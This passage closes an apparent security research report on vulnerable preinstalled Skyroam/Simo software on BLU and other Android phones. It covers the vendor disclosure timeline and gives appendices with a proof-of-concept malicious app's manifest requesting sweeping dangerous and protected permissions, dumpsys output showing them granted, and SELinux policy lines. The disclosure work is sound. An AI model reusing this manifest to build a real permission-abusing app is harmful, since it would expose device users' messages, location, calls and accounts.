


Figure 14. A series of recent and consecutive reviews from Google Play's webpage for the SIMO - Global & Local Internet Service Provider app.

As a last effort, we reached out to the customer service email address of cs.simo@skyroam.com which is provided as developer contact information on the app's Google Play page. We sent the email on February 26, 2021 and we received an automated email response from Skyroam the same day, where a screenshot is provided in Figure 15.


##- Please type your reply above this line -##

skyroam

support@skyroam.com

Hello!

Your request below (#581277) has been received!

Please allow up to 24-hours for our team to review and respond to your request.

If you need immediate assistance, you may start a live chat in the Solis App or visit www.skyroam.com/livechat to chat with a Support Agent.

Our priority is to assist you as soon as possible!

Thanks,
Skyroam Customer Support

Be a part of the Community: Blog | Help Center | | Facebook

Figure 15. A screenshot of the automated customer response email from Skyroam that we received on February 26, 2021, in response to our email asking for help to troubleshoot the Simo software to get it to work.

As of May 15, 2021, we still have not received a response to our email asking for help to troubleshoot why the Simo software does not work on our BLU G90 Android device.

8. Responsible Disclosure

We responsibly disclosed the vulnerabilities via email to the affected vendors in late April 2021. We sent vulnerability disclosures to Skyroam and BLU on April 28, 2021. On April 29, 2021, we sent vulnerability disclosures to Luna, Wiko, and TECNO. The only response we received was from TECNO suggesting that we contact the nearest service center. We then politely asked them to forward the report to their security team.

After sending out these disclosures, we noticed that the countly.skyroam.com domain has become inactive. It appears that there are no servers responding to requests. Based on the dig command output, the simo-countly-alb-1954396163.ap-east-1.elb.amazonaws.com domain is the CNAME record for countly.skyroam.com although there are no A records for the query. So it appears that the server handling the countly.skyroam.com domain has been taken offline. Information about the countly.skyroam.com domain when it was active is provided in Section 3.2.

Appendix A. The entire AndroidManifest.xml file for our malicious app. The tools:ignore="ProtectedPermissions" attribute is used to prevent Android Studio from complaining about the development-level permissions that our app requests.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  xmlns:tools="http://schemas.android.com/tools"
  package="com.kryptowire.badapp">

  <!-- dangerous and normal permissions -->
  <uses-permission android:name="android.permission.READ_CALL_LOG" />
  <uses-permission android:name="android.permission.WRITE_CALL_LOG" />
  <uses-permission android:name="android.permission.READ_SMS" />
  <uses-permission android:name="android.permission.SEND_SMS" />
  <uses-permission android:name="android.permission.RECEIVE_SMS" />
  <uses-permission android:name="android.permission.RECEIVE_MMS" />
  <uses-permission android:name="android.permission.RECEIVE_WAP_PUSH" />
  <uses-permission android:name="android.permission.READ_CELL_BROADCASTS" />
  <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS" />
  <uses-permission android:name="android.permission.READ_CONTACTS" />
  <uses-permission android:name="android.permission.WRITE_CONTACTS" />
```

```
<uses-permission android:name="android.permission.READ_CALENDAR" />
<uses-permission android:name="android.permission.WRITE_CALENDAR" />
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.ACCESS_MEDIA_LOCATION" />
<uses-permission android:name="android.permission.READ_HISTORY_BOOKMARKS" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.RECORD_AUDIO" />
<uses-permission android:name="android.permission.VIBRATE" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_BACKGROUND_LOCATION" />
<uses-permission android:name="android.permission.BLUETOOTH" />
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.NFC" />
<uses-permission android:name="android.permission.CAMERA" />
<uses-permission android:name="android.permission.GET_ACCOUNTS" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="ndroid.permission.READ_PHONE_NUMBERS" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="com.android.voicemail.permission.ADD_VOICEMAIL" />
<uses-permission android:name="android.permission.ANSWER_PHONE_CALLS" />
<uses-permission android:name="android.permission.ACCEPT_HANDOVER" />
<uses-permission android:name="android.permission.READ_PROFILE" />
<uses-permission android:name="android.permission.USE_CREDENTIALS" />
<uses-permission android:name="android.permission.BODY_SENSORS" />
<uses-permission android:name="android.permission.ACTIVITY_RECOGNITION" />
<uses-permission android:name="android.permission.USE_SIP" />
<uses-permission android:name="android.permission.ADD_VOICEMAIL" />
<uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES" />

<!-- development permissions -->
<uses-permission android:name="android.permission.WRITE_EMBEDDED_SUBSCRIPTIONS"
  tools:ignore="ProtectedPermissions" />
<uses-permission android:name="android.permission.INTERACT_ACROSS_USERS"
  tools:ignore="ProtectedPermissions" />
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
<uses-permission android:name="android.permission.CHANGE_CONFIGURATION"
  tools:ignore="ProtectedPermissions" />
<uses-permission android:name="android.permission.GET_PROCESS_STATE_AND_OOM_SCORE"
  tools:ignore="ProtectedPermissions" />
<uses-permission android:name="android.permission.SET_ANIMATION_SCALE"
  tools:ignore="ProtectedPermissions" />
<uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS"
  tools:ignore="ProtectedPermissions" />
<uses-permission android:name="android.permission.DUMP"
  tools:ignore="ProtectedPermissions" />
<uses-permission android:name="android.permission.SET_DEBUG_APP"
  tools:ignore="ProtectedPermissions" />
<uses-permission android:name="android.permission.READ_LOGS"
  tools:ignore="ProtectedPermissions" />
<uses-permission android:name="android.permission.SET_PROCESS_LIMIT"
  tools:ignore="ProtectedPermissions" />
<uses-permission android:name="android.permission.SET_ALWAYS_FINISH"
  tools:ignore="ProtectedPermissions" />
<uses-permission android:name="android.permission.SIGNAL_PERSISTENT_PROCESSES"
  tools:ignore="ProtectedPermissions" />
<uses-permission android:name="android.permission.GET_APP_OPS_STATS"
  tools:ignore="ProtectedPermissions" />
<uses-permission android:name="android.permission.BRIGHTNESS_SLIDER_USAGE"
  tools:ignore="ProtectedPermissions" />
<uses-permission android:name="android.permission.ACCESS_AMBIENT_LIGHT_STATS"
  tools:ignore="ProtectedPermissions" />
<uses-permission android:name="android.permission.CONFIGURE_DISPLAY_BRIGHTNESS"
  tools:ignore="ProtectedPermissions" />
<uses-permission android:name="android.permission.SET_VOLUME_KEY_LONG_PRESS_LISTENER"
  tools:ignore="ProtectedPermissions" />
<uses-permission android:name="android.permission.SET_MEDIA_KEY_LISTENER"
  tools:ignore="ProtectedPermissions" />
<uses-permission android:name="android.permission.PACKAGE_USAGE_STATS"
```

```
    tools:ignore="ProtectedPermissions" />
  <uses-permission android:name="android.permission.BATTERY_STATS"
    tools:ignore="ProtectedPermissions" />
  <uses-permission android:name="android.permission.INSTANT_APP_FOREGROUND_SERVICE"
    tools:ignore="ProtectedPermissions" />

  <application
    android:allowBackup="false"
    android:icon="@mipmap/ic_launcher"
    android:label="@string/app_name"
    android:roundIcon="@mipmap/ic_launcher_round"
    android:supportsRtl="true"
    android:theme="@style/AppTheme">
    <activity android:name=".BadActivity" android:launchMode="singleTask">
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.HOME" />
      </intent-filter>
    </activity>
    <receiver android:name=".BadReceiver">
      <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED" />
      </intent-filter>
    </receiver>
    <service android:name=".BadService" />
    <service android:name=".SoftKeyboard"
            android:permission="android.permission.BIND_INPUT_METHOD">
            <intent-filter>
              <action android:name="android.view.InputMethod" />
            </intent-filter>
            <meta-data android:name="android.view.im" android:resource="@xml/method" />
          </service>
  </application>
</manifest>
```

Appendix B. Partial output of the adb shell dumpsys package com.kryptowire.badapp command showing the permissions granted to our malicious app on a vulnerable BLU G90 Android device with the permissions highlighted in red text.

```
install permissions:
  android.permission.SET_PROCESS_LIMIT: granted=true
  android.permission.USE_CREDENTIALS: granted=true
  android.permission.SIGNAL_PERSISTENT_PROCESSES: granted=true
  android.permission.GET_APP_OPS_STATS: granted=true
  android.permission.SYSTEM_ALERT_WINDOW: granted=true
  android.permission.INSTANT_APP_FOREGROUND_SERVICE: granted=true
  android.permission.SET_VOLUME_KEY_LONG_PRESS_LISTENER: granted=true
  android.permission.NFC: granted=true
  android.permission.GET_PROCESS_STATE_AND_OOM_SCORE: granted=true
  android.permission.SET_DEBUG_APP: granted=true
  android.permission.RECEIVE_BOOT_COMPLETED: granted=true
  android.permission.READ_PROFILE: granted=true
  android.permission.BLUETOOTH: granted=true
  android.permission.ACCESS_AMBIENT_LIGHT_STATS: granted=true
  android.permission.SET_ANIMATION_SCALE: granted=true
  android.permission.INTERNET: granted=true
  android.permission.WRITE_EMBEDDED_SUBSCRIPTIONS: granted=true
  android.permission.BATTERY_STATS: granted=true
  android.permission.PACKAGE_USAGE_STATS: granted=true
  android.permission.WRITE_SECURE_SETTINGS: granted=true
  android.permission.SET_ALWAYS_FINISH: granted=true
  android.permission.CHANGE_WIFI_STATE: granted=true
  android.permission.CHANGE_CONFIGURATION: granted=true
  android.permission.READ_LOGS: granted=true
  android.permission.INTERACT_ACROSS_USERS: granted=true
  android.permission.KILL_BACKGROUND_PROCESSES: granted=true
  android.permission.BRIGHTNESS_SLIDER_USAGE: granted=true
  android.permission.SET_MEDIA_KEY_LISTENER: granted=true
  android.permission.VIBRATE: granted=true
  android.permission.CONFIGURE_DISPLAY_BRIGHTNESS: granted=true
  android.permission.ACCESS_WIFI_STATE: granted=true
```

android.permission.DUMP: granted=true
android.permission.WAKE_LOCK: granted=true
User 0: ceDataInode=1655194 installed=true hidden=false suspended=false stopped=false notLaunched=false enabled=0 instant=false virtual=-false
gids=[3002, 3003, 1007]
runtime permissions:
android.permission.READ_SMS: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED|RESTRICTION_INSTALLER_EXEMPT]
android.permission.READ_CALENDAR: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED]
android.permission.READ_CALL_LOG: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED|RESTRICTION_INSTALLER_EXEMPT]
android.permission.ACCESS_FINE_LOCATION: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED]
android.permission.ANSWER_PHONE_CALLS: granted=false, flags=[USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED]
android.permission.RECEIVE_WAP_PUSH: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED|RESTRICTION_INSTALLER_EXEMPT]
android.permission.BODY_SENSORS: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED]
android.permission.RECEIVE_MMS: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED|RESTRICTION_INSTALLER_EXEMPT]
android.permission.RECEIVE_SMS: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED|RESTRICTION_INSTALLER_EXEMPT]
android.permission.READ_EXTERNAL_STORAGE: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED|RESTRICTION_INSTALLER_EXEMPT]
android.permission.ACCESS_COARSE_LOCATION: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED]
android.permission.READ_PHONE_STATE: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED]
android.permission.SEND_SMS: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED|RESTRICTION_INSTALLER_EXEMPT]
android.permission.CALL_PHONE: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED]
android.permission.WRITE_CONTACTS: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED]
android.permission.ACCEPT_HANDOVER: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED]
android.permission.CAMERA: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED]
android.permission.WRITE_CALENDAR: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED]
android.permission.WRITE_CALL_LOG: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED|RESTRICTION_INSTALLER_EXEMPT]
android.permission.USE_SIP: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED]
android.permission.PROCESS_OUTGOING_CALLS: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED|RESTRICTION_INSTALLER_EXEMPT]
android.permission.READ_CELL_BROADCASTS: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED|RESTRICTION_INSTALLER_EXEMPT]
android.permission.GET_ACCOUNTS: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED]
android.permission.WRITE_EXTERNAL_STORAGE: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED|RESTRICTION_INSTALLER_EXEMPT]
android.permission.ACTIVITY_RECOGNITION: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED]
android.permission.RECORD_AUDIO: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED]
android.permission.READ_CONTACTS: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED]
android.permission.ACCESS_BACKGROUND_LOCATION: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED|RESTRICTION_INSTALLER_EXEMPT]
android.permission.ACCESS_MEDIA_LOCATION: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED]
com.android.voicemail.permission.ADD_VOICEMAIL: granted=true, flags=[REVOKE_ON_UPGRADE|USER_SENSITIVE_WHEN_GRANTED|USER_SENSITIVE_WHEN_DENIED]

Appendix C. Contents of the /vendor/etc/selinux/vendor_sepolicy.cil file from a BLU G90 Android device showing only lines that contain a substring of osi.

(type osi)
(roletype object_r osi)
(type osi_exec)
(roletype object_r osi_exec)
(type osi_data_file)

```
(roletype object_r osi_data_file)
(allow init_29_0 osi_exec (file (read getattr map execute open)))
(allow init_29_0 osi (process (transition)))
(allow osi osi_exec (file (read getattr map execute entrypoint open)))
(dontaudit init_29_0 osi (process (noatsecure)))
(allow init_29_0 osi (process (siginh rlimitinh)))
(typetransition init_29_0 osi_exec process osi)
(allow osi netutils_wrapper_exec_29_0 (file (read getattr map execute open)))
(allow osi netutils_wrapper_29_0 (process (transition)))
(allow netutils_wrapper_29_0 osi (process (sigchld)))
(dontaudit osi netutils_wrapper_29_0 (process (noatsecure)))
(allow osi netutils_wrapper_29_0 (process (siginh rlimitinh)))
(typetransition osi netutils_wrapper_exec_29_0 process netutils_wrapper)
(allow osi osi_data_file (dir (ioctl)))
(allow netutils_wrapper_29_0 osi (fd (use)))
(allow netutils_wrapper_29_0 osi (fifo_file (write)))
(allow netutils_wrapper_29_0 osi (netlink_route_socket (read write)))
(allow netutils_wrapper_29_0 osi (packet_socket (read write)))
(allow netutils_wrapper_29_0 osi (unix_stream_socket (read write)))
(allow netutils_wrapper_29_0 osi (tcp_socket (read write)))
(allow netutils_wrapper_29_0 osi_data_file (file (read write)))
(allow osi self (capability (sys_module)))
(allow osi system_data_file_29_0 (dir (ioctl read write getattr lock add_name search open)))
(allow osi osi_data_file (file (ioctl read write create getattr setattr lock append map unlink rename open)))
(allow osi osi_data_file (lnk_file (ioctl read write create getattr setattr lock append map unlink rename open)))
(allow osi osi_data_file (sock_file (ioctl read write create getattr setattr lock append map unlink rename open)))
(allow osi osi_data_file (fifo_file (ioctl read write create getattr setattr lock append map unlink rename open)))
(allow osi osi_data_file (dir (ioctl read write create getattr setattr lock rename add_name remove_name reparent search rmdir open)))
(typetransition osi system_data_file_29_0 dir osi_data_file)
(typetransition osi system_data_file_29_0 fifo_file osi_data_file)
(typetransition osi system_data_file_29_0 sock_file osi_data_file)
(typetransition osi system_data_file_29_0 lnk_file osi_data_file)
(typetransition osi system_data_file_29_0 file osi_data_file)
(allow osi osi_data_file (dir (ioctl read write create getattr setattr lock rename add_name remove_name reparent search rmdir open)))
(allow osi osi_data_file (file (ioctl read write create getattr setattr lock append map unlink rename open)))
(allow osi system_file_29_0 (file (ioctl read getattr lock map execute execute_no_trans open)))
(allow osi shell_exec_29_0 (file (ioctl read getattr lock map execute execute_no_trans open)))
(allow osi toolbox_exec_29_0 (file (ioctl read getattr lock map execute execute_no_trans open)))
(allow osi self (capability (chown fsetid net_admin net_raw sys_admin)))
(allow osi self (tcp_socket (ioctl read write create getattr setattr lock append map bind connect listen accept getopt setopt shutdown)))
(allow osi self (udp_socket (ioctl read write create getattr setattr lock append map bind connect listen accept getopt setopt shutdown)))
(allow osi self (packet_socket (ioctl read write create getattr setattr lock append map bind connect listen accept getopt setopt shutdown)))
(allow osi self (unix_stream_socket (ioctl read write create getattr setattr lock append map bind connect listen accept getopt setopt shutdown)))
(allow osi self (unix_dgram_socket (ioctl read write create getattr setattr lock append map bind connect listen accept getopt setopt shutdown)))
(allow osi self (sctp_socket (ioctl read write create getattr setattr lock append map bind connect listen accept getopt setopt shutdown)))
(allowx osi self (ioctl tcp_socket (0x6900 0x6902)))
(allowx osi self (ioctl udp_socket (0x6900 0x6902)))
(allowx osi self (ioctl packet_socket (0x6900 0x6902)))
(allowx osi self (ioctl unix_stream_socket (0x6900 0x6902)))
(allowx osi self (ioctl unix_dgram_socket (0x6900 0x6902)))
(allowx osi self (ioctl sctp_socket (0x6900 0x6902)))
(allowx osi self (ioctl tcp_socket (((range 0x8906 0x8907)) ((range 0x890b 0x890d)) ((range 0x8910 0x8927)) 0x8929 ((range 0x8930 0x8939)) ((range 0x8940 0x8943))
((range 0x8946 0x894b)) ((range 0x8953 0x8955)) ((range 0x8960 0x8962)) ((range 0x8970 0x8971)) ((range 0x8980 0x8983)) ((range 0x8990 0x8995)) ((range 0x89a0
0x89a3)) 0x89b0 ((range 0x89e0 0x89ff)))))
(allowx osi self (ioctl udp_socket (((range 0x8906 0x8907)) ((range 0x890b 0x890d)) ((range 0x8910 0x8927)) 0x8929 ((range 0x8930 0x8939)) ((range 0x8940 0x8943))
((range 0x8946 0x894b)) ((range 0x8953 0x8955)) ((range 0x8960 0x8962)) ((range 0x8970 0x8971)) ((range 0x8980 0x8983)) ((range 0x8990 0x8995)) ((range 0x89a0
0x89a3)) 0x89b0 ((range 0x89e0 0x89ff)))))
(allowx osi self (ioctl packet_socket (((range 0x8906 0x8907)) ((range 0x890b 0x890d)) ((range 0x8910 0x8927)) 0x8929 ((range 0x8930 0x8939)) ((range 0x8940
0x8943)) ((range 0x8946 0x894b)) ((range 0x8953 0x8955)) ((range 0x8960 0x8962)) ((range 0x8970 0x8971)) ((range 0x8980 0x8983)) ((range 0x8990 0x8995))
((range 0x89a0 0x89a3)) 0x89b0 ((range 0x89e0 0x89ff)))))
(allowx osi self (ioctl unix_stream_socket (((range 0x8906 0x8907)) ((range 0x890b 0x890d)) ((range 0x8910 0x8927)) 0x8929 ((range 0x8930 0x8939)) ((range 0x8940
0x8943)) ((range 0x8946 0x894b)) ((range 0x8953 0x8955)) ((range 0x8960 0x8962)) ((range 0x8970 0x8971)) ((range 0x8980 0x8983)) ((range 0x8990 0x8995))
((range 0x89a0 0x89a3)) 0x89b0 ((range 0x89e0 0x89ff)))))
(allowx osi self (ioctl unix_dgram_socket (((range 0x8906 0x8907)) ((range 0x890b 0x890d)) ((range 0x8910 0x8927)) 0x8929 ((range 0x8930 0x8939)) ((range 0x8940
0x8943)) ((range 0x8946 0x894b)) ((range 0x8953 0x8955)) ((range 0x8960 0x8962)) ((range 0x8970 0x8971)) ((range 0x8980 0x8983)) ((range 0x8990 0x8995))
((range 0x89a0 0x89a3)) 0x89b0 ((range 0x89e0 0x89ff)))))
(allowx osi self (ioctl sctp_socket (((range 0x8906 0x8907)) ((range 0x890b 0x890d)) ((range 0x8910 0x8927)) 0x8929 ((range 0x8930 0x8939)) ((range 0x8940 0x8943))
((range 0x8946 0x894b)) ((range 0x8953 0x8955)) ((range 0x8960 0x8962)) ((range 0x8970 0x8971)) ((range 0x8980 0x8983)) ((range 0x8990 0x8995)) ((range 0x89a0
0x89a3)) 0x89b0 ((range 0x89e0 0x89ff)))))
(allowx osi self (ioctl tcp_socket (((range 0x8b00 0x8b02)) ((range 0x8b04 0x8b1d)) ((range 0x8b20 0x8b2d)) ((range 0x8b30 0x8b36)) ((range 0x8be0 0x8bff)))))
(allowx osi self (ioctl udp_socket (((range 0x8b00 0x8b02)) ((range 0x8b04 0x8b1d)) ((range 0x8b20 0x8b2d)) ((range 0x8b30 0x8b36)) ((range 0x8be0 0x8bff)))))
(allowx osi self (ioctl packet_socket (((range 0x8b00 0x8b02)) ((range 0x8b04 0x8b1d)) ((range 0x8b20 0x8b2d)) ((range 0x8b30 0x8b36)) ((range 0x8be0 0x8bff)))))
(allowx osi self (ioctl unix_stream_socket (((range 0x8b00 0x8b02)) ((range 0x8b04 0x8b1d)) ((range 0x8b20 0x8b2d)) ((range 0x8b30 0x8b36)) ((range 0x8be0 0x8bff)))))
(allowx osi self (ioctl unix_dgram_socket (((range 0x8b00 0x8b02)) ((range 0x8b04 0x8b1d)) ((range 0x8b20 0x8b2d)) ((range 0x8b30 0x8b36)) ((range 0x8be0 0x8bff)))))
(allowx osi self (ioctl sctp_socket (((range 0x8b00 0x8b02)) ((range 0x8b04 0x8b1d)) ((range 0x8b20 0x8b2d)) ((range 0x8b30 0x8b36)) ((range 0x8be0 0x8bff)))))
(allow osi self (netlink_route_socket (nlmsg_read nlmsg_write)))
(allow osi proc_29_0 (dir (ioctl read getattr lock search open)))
(allow osi proc_qtaguid_stat_29_0 (dir (ioctl read getattr lock search open)))
(allow osi proc_net_29_0 (dir (ioctl read getattr lock search open)))
(allow osi sysfs_29_0 (dir (ioctl read getattr lock search open)))
(allow osi sysfs_net_29_0 (dir (ioctl read getattr lock search open)))
(allow osi proc_qtaguid_stat_29_0 (file (ioctl read getattr lock map open)))
(allow osi proc_net_29_0 (file (ioctl read getattr lock map open)))
(allow osi sysfs_net_29_0 (file (ioctl read getattr lock map open)))
(allow osi postinstall_mnt_dir_29_0 (dir (ioctl read write create getattr setattr lock rename mounton add_name remove_name reparent search rmdir open)))
```

(allow osi postinstall_file_29_0 (filesystem (mount unmount relabelfrom relabelto)))
(allow osi sdcardfs_29_0 (filesystem (mount unmount relabelfrom)))
(allow osi postinstall_file_29_0 (dir (ioctl read write create getattr setattr lock rename add_name remove_name reparent search rmdir open)))
(allow osi postinstall_file_29_0 (file (ioctl read write create getattr setattr lock append map unlink rename open)))
(allow osi postinstall_file_29_0 (lnk_file (ioctl read write create getattr setattr lock append map unlink rename open)))
(allow osi postinstall_file_29_0 (file (getattr map execute execute_no_trans)))
(allow osi vendor_file_29_0 (dir (read)))
(allow osi fs_bpf_29_0 (file (read)))
(allow osi fs_bpf_29_0 (dir (search)))
(allow osi rootfs_29_0 (lnk_file (ioctl read getattr lock map open)))
(allow osi tmpfs_29_0 (dir (ioctl read write create getattr setattr lock rename add_name remove_name reparent search rmdir open)))
(allow osi tmpfs_29_0 (file (ioctl read write create getattr setattr lock append map unlink rename open)))
(allow osi tmpfs_29_0 (lnk_file (ioctl read write create getattr setattr lock append map unlink rename open)))
(allow osi osi (fifo_file (ioctl read write getattr lock append map open)))
(allow osi mnt_user_file_29_0 (dir (ioctl read write create getattr setattr lock rename add_name remove_name reparent search rmdir open)))
(allow osi storage_file_29_0 (dir (ioctl read write create getattr setattr lock rename add_name remove_name reparent search rmdir open)))
(allow osi mnt_user_file_29_0 (file (ioctl read write create getattr setattr lock append map unlink rename open)))
(allow osi mnt_user_file_29_0 (lnk_file (ioctl read write create getattr setattr lock append map unlink rename open)))
(allow osi storage_file_29_0 (file (ioctl read write create getattr setattr lock append map unlink rename open)))
(allow osi storage_file_29_0 (lnk_file (ioctl read write create getattr setattr lock append map unlink rename open)))
(allow osi fuse_29_0 (dir (ioctl read write create getattr setattr lock rename add_name remove_name reparent search rmdir open)))
(allow osi sdcardfs_29_0 (dir (ioctl read write create getattr setattr lock rename add_name remove_name reparent search rmdir open)))
(allow osi fuse_29_0 (file (ioctl read write create getattr setattr lock append map unlink rename open)))
(allow osi fuse_29_0 (lnk_file (ioctl read write create getattr setattr lock append map unlink rename open)))
(allow osi sdcardfs_29_0 (file (ioctl read write create getattr setattr lock append map unlink rename open)))
(allow osi sdcardfs_29_0 (lnk_file (ioctl read write create getattr setattr lock append map unlink rename open)))
(allow osi media_rw_data_file_29_0 (dir (ioctl read write create getattr setattr lock rename add_name remove_name reparent search rmdir open)))
(allow osi media_rw_data_file_29_0 (file (ioctl read write create getattr setattr lock append map unlink rename open)))
(allow osi media_rw_data_file_29_0 (lnk_file (ioctl read write create getattr setattr lock append map unlink rename open)))
(allow osi radio_29_0 (unix_stream_socket (connectto)))
(allow osi system_app_29_0 (unix_stream_socket (connectto)))
(allow system_app_29_0 osi (tcp_socket (read write create getattr setattr lock relabelfrom relabelto append map bind connect listen accept getopt setopt shutdown recvfrom sendto name_bind node_bind name_connect)))
(allow system_app_29_0 osi (udp_socket (read write create getattr setattr lock relabelfrom relabelto append map bind connect listen accept getopt setopt shutdown recvfrom sendto name_bind node_bind)))
(allow system_app_29_0 osi (unix_stream_socket (read write create getattr setattr lock relabelfrom relabelto append map bind connect listen accept getopt setopt shutdown recvfrom sendto name_bind connectto)))
(allow system_app_29_0 osi (unix_dgram_socket (read write create getattr setattr lock relabelfrom relabelto append map bind connect listen accept getopt setopt shutdown recvfrom sendto name_bind)))
(allow system_app_29_0 osi (sctp_socket (read write create getattr setattr lock relabelfrom relabelto append map bind connect listen accept getopt setopt shutdown recvfrom sendto name_bind node_bind name_connect association)))
(allow osi kernel_29_0 (system (module_request)))
(allow osi osi_data_file (dir (ioctl)))
(allow osi mtk_telephony_sensitive_prop (file (read)))
(allow osi servicemanager_29_0 (binder (call transfer)))
(allow servicemanager_29_0 osi (dir (search)))
(allow servicemanager_29_0 osi (file (read open)))
(allow servicemanager_29_0 osi (process (getattr)))
(allow osi system_server_29_0 (binder (call transfer)))
(allow system_server_29_0 osi (binder (transfer)))
(allow osi system_server_29_0 (fd (use)))
(allow system_server_29_0 osi (binder (call transfer)))
(allow osi system_server_29_0 (binder (transfer)))
(allow system_server_29_0 osi (fd (use)))
(allow osi package_service_29_0 (service_manager (find)))
(allow system_server_29_0 osi (fifo_file (ioctl read write getattr lock append map open)))
(allow system_server_29_0 osi_data_file (file (ioctl read write getattr lock append map open)))
(allow osi net_dns_prop_29_0 (file (read getattr map open)))
(allow osi property_socket_29_0 (sock_file (write)))
(allow osi init_29_0 (unix_stream_socket (connectto)))
(allow osi system_prop_29_0 (property_service (set)))
(allow osi system_prop_29_0 (file (read getattr map open)))
(allow system_app_29_0 osi (tcp_socket (read write create getattr setattr bind connect listen accept getopt setopt)))
(allow untrusted_app_29_0 osi (tcp_socket (read write create getattr setattr bind connect listen accept getopt setopt)))
